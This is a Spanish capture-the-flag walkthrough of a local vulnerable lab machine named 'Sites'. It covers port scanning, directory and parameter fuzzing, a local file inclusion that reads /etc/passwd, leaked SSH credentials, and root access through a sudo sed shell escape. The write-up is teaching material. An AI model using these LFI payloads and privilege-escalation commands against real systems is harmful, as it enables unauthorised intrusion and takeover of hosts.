

## SITES

### DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip sites.zip
```

```
Archive: sites.zip
inflating: auto_deploy.sh
inflating: sites.tar
```

2- Y ahora desplegamos la máquina

```
sudo bash auto_deploy.sh sites.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termine con la máquina para eliminarla

### CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data. Configuración de Sitios en A
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.271 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.271/0.271/0.271/0.000 ms Configuración de Sitios en A
```

IP DE LA MÁQUINA VÍCTIMA      172.17.0.2

IP DE LA MÁQUINA ATACANTE      172.17.0.1




LINUX- ttl=64

## ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
└─$ nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-22 10:38 EDT
Nmap scan report for trackedvuln.dl (172.17.0.2)
Host is up (0.00010s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 cb:8f:50:db:6d:d8:d4:ac:bf:54:b0:62:12:7c:f0:01 (ECDSA)
|_ 256 ca:6b:c7:0c:2a:d6:0e:3e:ff:c4:6e:61:ac:35:db:01 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: Configuraci\u00f3n de Apache y Seguridad en Sitios Web
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos los puertos **22 Y 80**

 Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec

## Configuración de Apache y Seguridad

Configuración de Sitios en Apache    Prevención de Vulnerabilidades LFI

### Configuración de Sitios en Apache

Apache utiliza los directorios `sites-available` y `sites-enabled` para gestionar la configuración de los sitios web. Aquí veremos un ejemplo de cómo configurar un sitio.

Supongamos que tienes un archivo de configuración en `sites-available` llamado `sitio.conf`. Este archivo podría tener el siguiente contenido:

```
ServerAdmin webmaster@sitioejemplo.com
ServerName www.sitiochingon.com
DocumentRoot /var/www/html_chingon
ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined
```

Este archivo define un virtual host para el dominio `www.sitiochingon.com` y especifica la ubicación del directorio raíz del sitio y los archivos de registro.

Para habilitar este sitio, se crea un enlace simbólico en `sites-enabled` usando el comando `ln -s /etc/apache2/sites-available/sitio.conf /etc/apache2/sites-enabled/sitio.conf`, y luego se reinicia Apache para aplicar los cambios.

### Prevención de Vulnerabilidades de Local File Inclusion (LFI)

## ENUMERACIÓN

Con gobuster vamos a la búsqueda de archivos y directorios

```
gobuster dir -u http://172.17.0.2/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
```

```
gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,doc,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.html (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 3591]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/vulnerable.php (Status: 200) [Size: 37]
/server-status (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)

Finished
```

**/vulnerable.php e /index.html**



**Please provide a page or a username.**

**Vamos a usar wfuzz en la búsqueda de algún parámetro**

**wfuzz -c --hh 37 -w ~/tools/SecLists/Discovery/Web-Content/burp-parameter-names.txt**

**http://172.17.0.2/vulnerable.php?FUZZ=/etc/passwd**

```
wfuzz -c --hh 37 -w ~/tools/SecLists/Discovery/Web-Content/burp-parameter-names.txt http://172.17.0.2/vulnerable.php?FUZZ=/etc/passwd

*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://172.17.0.2/vulnerable.php?FUZZ=/etc/passwd
Total requests: 6453

=====
ID           Response  Lines  Word    Chars   Payload
=====
000003976:   200       26 L    32 W    1252 Ch "page"
000006133:   200       1 L     2 W     19 Ch  "user"

Total time: 0
Processed Requests: 6453
Filtered Requests: 6451
Requests/sec.: 0
```

Encontramos dos parámetros que vamos a probar en el navegador

page y user

```
172.17.0.2/vulnerable.php?page=/etc/passwd

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin apt:x:42:65534:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash messagebus:x:100:102:/nonexistent:/usr/sbin
nologin systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin
nologin systemd-resolve:x:996:996:systemd Resolver:/usr/sbin/nologin chocolate:x:1001:1001:::/home/chocolate:/bin/bash sshd:x:101:65534:/run/sshd:/usr/sbin
nologin
```

```
172.17.0.2/vulnerable.php?user=/etc/passwd

Hello, /etc/passwd
```

Con el parámetro page, sacamos el usuario chocolate. Después de largo rato esperando que medusa me tirase una contraseña sin conseguirlo nos fijamos que en el index.html se nos habla de dos directorios: sites-available y sites-enabled



Los directorios sites-available y sites-enabled se encuentran típicamente en la siguiente ubicación en sistemas basados en Debian/Ubuntu: /etc/apache2/sites-available y /etc/apache2/sites-enabled Esta estructura de directorios es parte del diseño de configuración de Apache en estos sistemas, que facilita la administración de múltiples sitios web.

## EXPLOTACIÓN

Vamos a probar estas rutas en el servidor para ver que acontece.

<http://172.17.0.2/vulnerable.php?page=/etc/apache2/sites-available/sitio.conf>


<http://172.17.0.2/vulnerable.php?page=/etc/apache2/sites-enabled/sitio.conf>



Los dos nos arrojan este mensaje

**Bloquear acceso al archivo archivototravesito (cuidadito cuidadín con este regalin).**

Según la documentación que se aporta, el **DocumentRoot** es **/var/www/html**. Navegamos a este directorio



De aquí, sacamos una contraseña que junto al usuario chocolate sacado del /etc/passwd nos permite conexión por ssh; **chocolate/lapasswordmasmolonadelacity**

```
└─# ssh chocolate@172.17.0.2
chocolate@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

chocolate@aaab8fefc46e:~$
```

## ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
chocolate@aaab8fefc46e:~$ sudo -l
Matching Defaults entries for chocolate on aaab8fefc46e:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, us

User chocolate may run the following commands on aaab8fefc46e:
    (ALL) NOPASSWD: /usr/bin/sed
```

Con la ayuda de <https://gtfobins.github.io/gtfobins/sed/#sudo>

```
sudo sed -n '1e exec sh 1>&0' /etc/hosts
```

Nos hacemos root

```
chocolate@aaab8fefc46e:~$ sudo sed -n '1e exec sh 1>&0' /etc/hosts
# whoami
root
#
```



